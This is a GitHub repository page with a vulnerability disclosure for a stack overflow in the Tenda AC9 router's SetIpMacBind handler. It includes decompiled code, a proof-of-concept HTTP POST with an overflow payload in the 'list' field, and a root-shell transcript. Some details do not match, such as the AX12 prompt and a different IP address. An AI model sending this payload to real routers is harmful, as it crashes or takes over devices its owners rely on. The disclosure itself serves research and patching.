<> Code | ⊙ Issues **11** | ⊱ Pull requests | ▷ Actions | ⊞ Projects | ⊘ Security | ⋯

⊱ main ▾   **IOT_vuln** / Tenda / AC9 / 8 /

🐱 **fuxianghah** update tenda ⋯   on Feb 13 🕐 History

..

📁 img   10 months ago

📄 readme.md   10 months ago

≡ readme.md

Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information： https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
i = 0;
v21 = (char *)huoqu(a1, (int)"bindnum", (int)"0");
v22 = (char *)huoqu(a1, (int)"list", (int)&unk_CF284);
GetValue("dhcps.Staticnum", nptr);
v20 = atoi(nptr);
v1 = atoi(v21);
v19 = v1;
if ( v1 >= 0 && v19 <= 32 )
{
  src = v22;
  for ( i = 1; src && i <= v19; ++i )
  {
    v18 = strchr(src, 126);
    if ( v18 )
    {
      *v18 = 0;
      strcpy(dest, src);
      src = v18 + 1;
    }
    else
    {
      strcpy(dest, src);
```

The program passes the corresponding content under the list parameter to V22, and then assigns V22 to Src Through the strcpy function, the contents of SRC are directly copied into dest without size checking, and there is a stack overflow vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/SetIpMacBind HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1054
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/ip_mac_bind.html?random=0.28649201745895103&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcjig1qw

bindnum=1&list=RenCvnaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaa
```

The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel

```
iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12>
```

```
root@AX12:/# ls
bin     files    opt      rom      sys      var
dev     lib      overlay  root     tmp      www
etc     mnt      proc     sbin     usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/#
```